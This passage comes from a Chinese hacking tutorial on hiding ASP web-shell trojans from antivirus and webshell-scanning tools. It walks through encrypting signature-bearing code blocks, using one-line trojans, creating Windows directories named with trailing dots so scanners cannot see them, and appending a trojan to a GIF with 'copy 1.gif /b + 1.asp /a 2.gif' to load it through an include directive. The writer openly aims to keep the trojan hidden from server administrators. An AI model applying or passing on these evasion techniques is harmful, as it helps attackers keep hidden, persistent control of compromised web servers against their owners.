


图20




图21

显示这个sub关键字的位置是从30行的第2个字符开始的，我们只要记住行数即可。我们再使用同样的方法搜索end sub，找到后注意它的行号，我找到的为53行。现在我们就可以断定，在第30--53行之间就是一个sub语句块。我们把这段代码复制到一个新的文本文档里，单击菜单栏上的“文件”，选择“另存为…”，在新弹出的对话框的保存类型里选择所有类型，最后另存为.asp的格式即可，如图22。




图22

下面我们打开一个提供逆位、位移加密的软件“加密最终版”，点击“选择”按钮选择我们的刚保存的文件，然后选好加密方式后点击加密就可以了，如图23。




图23

加密完成后我们需要再对加密好的文件做一下处理，去掉最前面的“<%”与最后面的“%>”，然后将我们开始选择的语句块在原文件中删除掉，将我们加密后的代码复制到这里将其替换掉，最后保存即可，如图24。




图24

到此我们就完成了一个语句块的加密。有的朋友可能会有疑问，为什么我们不干脆将整个脚本木马都加密呢？这样做当然也是可以的，但是成功率实在是不高，所以我们还是应该将含有特征码的语句段使用这种方法加密比较明智。

（4）一句话木马

为什么我要提一句话木马呢？这是因为一句话木马是不会被传统杀毒软件所查杀的！不信的话大家可以试试！

针对传统杀毒软件的脚本木马免杀就算结束了，相信看完的朋友一定会感觉到针对传统杀毒软件制作免杀还是比较容易的一件事情，只要大家学会使用上面的方法，那么过传统杀毒软件绝对是易如反掌！下面我们再来攻克一个难关，针对专杀工具来制作免杀。

二、针对专杀工具的免杀

这里所谓的专杀工具就是指“思易ASP木马追捕”、“雷克图”等通过分析脚本文件所调用参数的可疑程度，从而辅助管理员查杀脚本木马的工具。基本上它们本身就是一个脚本文件。那么它又是通过什么来查找某个脚本文件所调用的函数呢？不知通过上面的学习大家是否记得脚本文件调用组件的内容，我们的脚本只要想完成一些涉及到其它文件或系统的工作，就一定要调用相应的组件。例如我们上面的例子代码就调用了系统的FSO组件，中间括号里的Scripting.FileSystemObject便是FSO组件的特征，所以专杀工具只要扫描那些文件里有这些代码就可以判定它调用了什么组件。然而我们的脚本木马几乎都是与系统打交道的，所以如果我们的木马被专杀工具扫到的话，那么后果可想而知，数个脚本木马特征集合到一个文件上，只要那个网管不是超级菜鸟的话就会毫不留情的删掉我们的木马！那么我们该怎么办呢？为了节省篇幅，并且鉴于免杀的共性，在这里我就不重复上面一节里所讲过的内容，只做一个可行性的分析。

首先是加密免杀，对于使用软件加密的后果其实是非常严重的！专杀程序会提醒“似乎脚本被加密了”，如图25。

也有的会提醒“该程序已被加密，但是一般的脚本是不会加密的”的，这不摆明说我们的木马不是一般程序呗！后果自然不言而喻……其次是特征码免杀，如果我们找专杀工具的特征码，无疑就是一些组件调用的名称与一些加密特征，假如我们没加密，而且将组件调用的名称都用空变量法替换的话，这样确实会收到很好的效果。但是还有一个致命的缺点，我们不可能替换所有相关的特征码，有的特征码替换后木马就会运行错误！而且对于这种情况，功能越强大的木马就越明显，特别是针对海阳木马，如图26。




图25




图26

最后就剩下“针对传统杀毒软件免杀”里的“其它方法”了。根据我的测试，数据库合并法与Unicode法毫无用处，几乎不会对专杀工具产生任何障碍！而位移、逆位法还有点可取之处，基本上加密后就剩一两个可疑特性了，其实很多普通文件也有所谓的可疑特性，所以说效果还算可以，但是还不完美。而最后的一句话木马不用我说，赤裸裸的一句话，更不可能躲过专杀工具的魔掌了！那么我们要如何对付专杀工具呢？根据我的了解，目前对付专杀工具的方法主要有两种，一是利用Windows的一个目录漏洞，另外就是通过调用别的文件来躲过专杀。关于目录漏洞也许大家都听说过，我们在CMD下执行一个建立目录的命令例如：**C:\>md a1pass..**，就会建立一个名称为“a1pass.”目录，而这个目录对于Windows来说是不存在的，自然基于Windows的杀毒软件以及专杀工具也都找不到我们的木马，被杀也就无从谈起了。但是，建立这个目录是需要有系统管理员权限才行的。另外一个方法就是调用图片，当然，这是个特殊的图片，里面含有我们的木马代码。我在桌面上按快捷键Win + R，在弹出的“运行”对话框中输入CMD，如图27。从而进入了CMD命令提示符，下面再将一个gif格式的图片与我们的一句话木马放到C盘根目录下，如图28。




图27




图28

然后我们依次执行命令**CD **与**copy 1.gif /b + 1.asp /a 2.gif**，如图29。从而将1.gif与1.asp合并成为2.gif。可能有的朋友会问，必须是gif格式的图片才可以吗？其实不是的，只要是图片就可以。这个特殊的图片做好了，以后我们在别的ASP页面上使用**<!--include file=" xxx/xxx/2.gif" -->**这句代码来调用这个特殊的图片就可以了，其中的“xxx/xxx/2.gif”指的就是我们这个特殊图片在服务器上的位置，而连接的时候我们直接连接调用图片的ASP文件就可以了。但是还有一点需要大家注意，某些专杀程序当扫描到含有我们调用代码的文件时，就会提示管理员这个脚本调用了我们的那个图片，如果管理员对那个文件比较熟悉的话，就会察觉出存在问题，因此也是比较危险的。所以综合来说，针对专杀工具，没有绝对有效的方法，我们所能做的就是将我们木马的疑点尽可能降至最小，以使管理员忽略。

